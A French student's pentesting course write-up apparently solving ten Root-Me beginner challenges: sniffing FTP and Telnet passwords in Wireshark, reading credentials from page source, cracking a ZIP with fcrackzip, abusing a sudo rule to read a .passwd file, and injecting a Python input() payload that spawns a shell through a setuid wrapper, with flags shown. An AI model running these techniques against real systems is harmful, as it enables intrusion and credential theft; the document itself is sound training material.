

SAÉ304 Découvrir le pentesting

Mario NGANGA


1- FTP Authentification

FTP est un protocole de communication utilisé pour transfert de fichiers entre un client et un serveur sur un réseaux.

J'ai commence d'abord pour télécharger le fichier pcap de ce challenge e après j'ai ouvrir pour faire analyse .

Pour résoudre cette challenge j'ai utilise le commande suivant dans le fritte du wireshark

ftp.request.command == "pass"




J'ai utilise le commande suivante car me permettre de filtrer tous les informations de wireshark plus précieusement les informations concernent le mot de pass.

2-TELNET – authentification

Le but est de ce challenge est de trouver le mot passe avec le protocole telnet.

Telnet est un protocole réseau qui permet la communication avec un autre périphérique sur Internet ou sur un réseau local en utilisant le protocole Telnet. Il est généralement utilisé pour accéder à distance à des périphériques tels que des serveurs, des routeurs ou d'autres systèmes qui prennent en charge Telnet

Pour résoudre ce challenge j'ai téléchargé le fichier pcap e ensuite j'ai l'ouvert. J'ai cliqué sur le premier paquet, autrement cliqué droit et ensuite j'ai cliqué dans le suivre et j'ai réussi à regarder le mot de passe.




3-HTML - boutons désactivés

Pour résoudre ce challenge j'ai ouvert l'outil du développeur du navigateur j'ai édité le code source dans l'input qui appartient à la partie submit, j'ai simplement remplacé la partie disabled pour enable de façon à activer le bouton.



La capture de écran après faire désactiver le bouton



4-HTML - Code source

J'ai inspection seulement le code source pour résoudre ce challenge et j'ai me rendre compte que le développeur de cette application a laissé de bandage le mot de pass

```
-->
<h1>...</h1>
... <form>...</form> == $0
<!--


Je crois que c'est vraiment trop simple là !

It's really too easy !

password : nZ^&q5&sjJHev0

-->
```

Capture de écran après mettre le mot de passe dans le page d'accueil.



5-Mot de passe faible

Pour résoudre ce challenge j'ai essayé de mettre le mot de passe admin e aussi login de utilisateur.

challenge01.root-me.org/web-serveur/ch3/

Se connecter

<http://challenge01.root-me.org>
Votre connexion à ce site n'est pas privée

Nom d'utilisateur

Mot de passe

Bien joué, vous pouvez utiliser ce mot de passe pour valider le challenge

Well done, you can use this password to validate the challenge

6- Fichier - PKZIP

Pour ce challenge j'ai décidé de utiliser le fcrackzip.

Fcrackzip est un outil de ligne de commande utilisé pour les attaques par force brute contre les fichiers zip protégés par mot de passe. Le but est de tenter de deviner le mot de passe protégeant le fichier ZIP en essayant plusieurs combinaisons possibles.

J'ai commencé par télécharger zip du challenge et ensuite j'ai utilisé **dezip** le **usr/share/wordlists/rockyou.tzr** de façon à être dans format **txt** pour utiliser avec **Fcrackzip**.

```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~/Downloads]
$ ls
49719.py  ch2.dmp  ch2.tbz2  ch5.zip  'TP2 Vulnérabilités Web Metasploitable.docx'  volatility3-1.0.0.zip
```

```
(kali@kali)-[~/Downloads]
$ fcrackzip -v -D -u -p /usr/share/wordlists/rockyou.txt ch5.zip
Found file 'readme.txt', (size cp/uc 99/111, flags 9, chk 005c)
Checking pw sanylinda

Checking pw 1nk5lave0844

PASSWORD FOUND!!!!: pw = 14535

(kali@kali)-[~/Downloads]
$ unzip -P 14535 ch5.zip;cat readme.txt
Archive: ch5.zip
  inflating: readme.txt
Use ZIP password to validate this challenge.
Utiliser le mot de passe de l'archive pour valider le challenge.
Archive au format ZIP protégée, a vous d'en révéler le contenu.

(kali@kali)-[~/Downloads]
$
```

-v: Option pour activer le mode verbose (verbeux) qui affiche plus d'informations lors de l'exécution de la commande.

-D: Indique que l'entrée fournie est une liste de mots de passe (un dictionnaire) au lieu d'un jeu de caractères pour la force brute.

-u: Mode unzip. Cela indique que fcrackzip essaiera de décompresser le fichier ZIP avec le mot de passe trouvé pour vérifier si le mot de passe est correct.

-p **usr/share/wordlists/rockyou.txt**: Spécifie le chemin d'accès du fichier contenant la liste des mots de passe à tester.

unzip -P 14535 ch5.zip: Cette commande décompresse le fichier ZIP appelé **ch5.zip** en utilisant le mot de passe **-P 14535**. Le paramètre -p est utilisé pour spécifier le mot de passe nécessaire pour décompresser le fichier protégé par mot de passe.

7-sudo - faiblesse de configuration

sudo -l: Cette commande est utilisée pour lister les privilèges de l'utilisateur pour exécuter des commandes en tant que super utilisateur et aussi permettre de vérifier quelles commandes j'ai pu exécuter avec sudo sans fournir de mot de passe.

sudo -u app-script-ch1-cracked /bin/ cat /challenge/app-script/ch1/ch1cracked/.passwd: Basé sur la sortie de **sudo -l**, Je suis autorisé à exécuter la commande **/bin/cat** en tant qu'utilisateur **app-script-ch1-cracked**.

L'objectif est de lire le contenu du fichier **.passwd** situé dans **/challenge/app-script/ch1/ch1cracked/**

```
File Actions Edit View Help
ps:// app-script-ch1@challenge02:~$ ls
ch1cracked notes readme.md
orunt app-script-ch1@challenge02:~$ ls -la
total 28
dr-xr-x--- 4 app-script-ch1-cracked app-script-ch1 4096 Dec 10 2021 .
drwxr-xr-x 25 root root 4096 Sep 5 14:00 ..
dr-xr-x--- 2 app-script-ch1-cracked app-script-ch1-cracked 4096 Dec 10 2021 ch1cracked
-rw-r----- 1 root root 42 Dec 10 2021 .git
dr-xr-x--- 2 app-script-ch1-cracked app-script-ch1 4096 Dec 10 2021 notes
-r----- 1 root root 921 Dec 10 2021 .perms
-rw-r----- 1 app-script-ch1 app-script-ch1 217 Dec 10 2021 readme.md
app-script-ch1@challenge02:~$ sudo -l
[sudo] password for app-script-ch1:
Matching Defaults entries for app-script-ch1 on challenge02:
env_reset, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin/:/sbin:/bin, !mail_always, !mail_badpass, !mail_no_host, !mail_no_perms, !mail_no_user
User app-script-ch1 may run the following commands on challenge02:
(app-script-ch1-cracked) /bin/cat /challenge/app-script/ch1/notes/*
app-script-ch1@challenge02:~$ sudo -u app-script-ch1-cracked cat /challenge/app-script/ch1/notes/* /challenge/app-script/ch1/ch1cracked/.passwd
#####
Todo
- Change DHCP pool
- Change IP routing
- Beef up the fw
b3_c4r3ful with sudo
app-script-ch1@challenge02:~$
```

8-Python – input()

La fonction **input()** en Python est utilisée pour recevoir l'entrée de l'utilisateur par le clavier. Il pour l'exécution du programme et attend de l'utilisateur de fournir du texte.

Ce qui se passe ici est une configuration **setuid** dans un programme appelé **setuid-wrapper**, qui permet l'exécution de commandes avec les privilèges du propriétaire du programme.

./Setuid-wrapper : J'ai exécuté le programme **setuid-wrapper** et ensuite il me demande le mot passé.

Veillez entrer votre mot de passe : _____(**"os"**). **Execl("/bin/sh","sh")** : Le programme demande mot passé, mais je suis entré une commande Python déguisée en mot de passe. Cette commande Python utilise la fonction **execl** pour remplacer le processus courant par un **/bin/sh(/bin/sh)**, lui donnant ainsi accès au shell.

Pour finir, j'ai tapé **ls -la** pour lister les dossiers et le fichier et voir leurs droits et j'ai remarqué

que le fichier passwd pour le droit de lecture, pour voir le drapeau, j'ai simplement tapé `cat .passwd`, la capture d'écran montre toutes les étapes que j'ai faites

```
File Actions Edit View Help
ps: app-script-ch6@challenge02:~$ ls
oru ch6.py setuid-wrapper setuid-wrapper.c
app-script-ch6@challenge02:~$ ./setuid-wrapper
Please enter password : __import__("os").execl("/bin/sh","sh")
$ ls -la
total 40
dr-xr-x--- 2 app-script-ch6-cracked app-script-ch6 4096 Dec 10 2021 .
drwxr-xr-x 25 root root 4096 Sep 5 14:00 ..
-r-xr-x--- 1 app-script-ch6 app-script-ch6 365 Dec 10 2021 ch6.py
-rw-r----- 1 root root 42 Dec 10 2021 .git
-rw-r----- 1 app-script-ch6 app-script-ch6 54 Dec 10 2021 .motd
-r----- 1 app-script-ch6-cracked app-script-ch6-cracked 33 Dec 10 2021 .passwd
-r----- 1 root root 898 Dec 10 2021 ._perms
-rwsr-x--- 1 app-script-ch6-cracked app-script-ch6 7260 Dec 10 2021 setuid-wrapper
-r--r----- 1 app-script-ch6-cracked app-script-ch6 207 Dec 10 2021 setuid-wrapper.c
$ cat .passwd
13373439872909134298363103573901
$ Connection to challenge02.root-me.org closed by remote host.
ez Connection to challenge02.root-me.org closed.
```

9- Javascript – Authentification

Pour ce défi l'application m'a demandé le login et aussi le mot de passe comme le montre l'image ci-dessous



Conecte-se

Nome de usuário :

Senha :

Conecte-se

Pour résoudre j'ai ouvert l'outil de développement et suis allé à l'option qui me permet de voir le code source puis de lire le code j'ai réalisé que dans la condition qui permet à longin il est possible de voir le login et le mot de passe

C'est ainsi que j'ai résolu ce problème.

```

2
3 function Login(){
4     var pseudo=document.login.pseudo.value;
5     var username=pseudo.toLowerCase();
6     var password=document.login.password.value;
7     password=password.toLowerCase();
8     if (pseudo=="4dm1n" && password=="sh.org") {
9         alert("Password accepté, vous pouvez valider le challenge avec ce mot de pas
10    } else {
11        alert("Mauvais mot de passe / wrong password");
12    }
13 }
14 /* ]]> */
15

```

10-Encodage – ASCII

Pour résoudre ce défi, j'ai utilisé uniquement le site <https://www.dcode.fr/ascii-code> car un site web me permet de déchiffrer le hachage.



Procure uma ferramenta

★ PESQUISE UMA FERRAMENTA NO DCODE POR PALAVRAS-CHAVE:

★ NAVEGUE PELA LISTA COMPLETA DE FERRAMENTAS DCODE

Resultados

Attempt to decode to multiple ASCII formats. See FAQ for details on HEX BIN DEC

⚠ ASCII output limited to printable characters (control chars and non-ASCII characters replaced by ◆)

↑↓	↑↓
HEX	Le flag de ce challenge est:
/2	2ac376481ae546cd689d5b91275d324e
BIN	"◆"

CÓDIGO ASCII

Informática > Codificação de caracteres > Código ASCII

CONVERSOR ASCII

★ TEXTO CIFRADO ASCII (DECIMAL, HEXADECIMAL, ETC.) ?

4C6520666C6167206465206365206368616C6C656E6765206573743A203261633337363438316165353436636436383964356239313237356433323465

★ IMPRIMIR RESULTADO EM HEXADECIMAL ☐

DESCRIPTOGRAFAR/CONVERTER

ASCII

Veja também: Código Binário – Hexadecimal (Base 16) – Codificação Unicode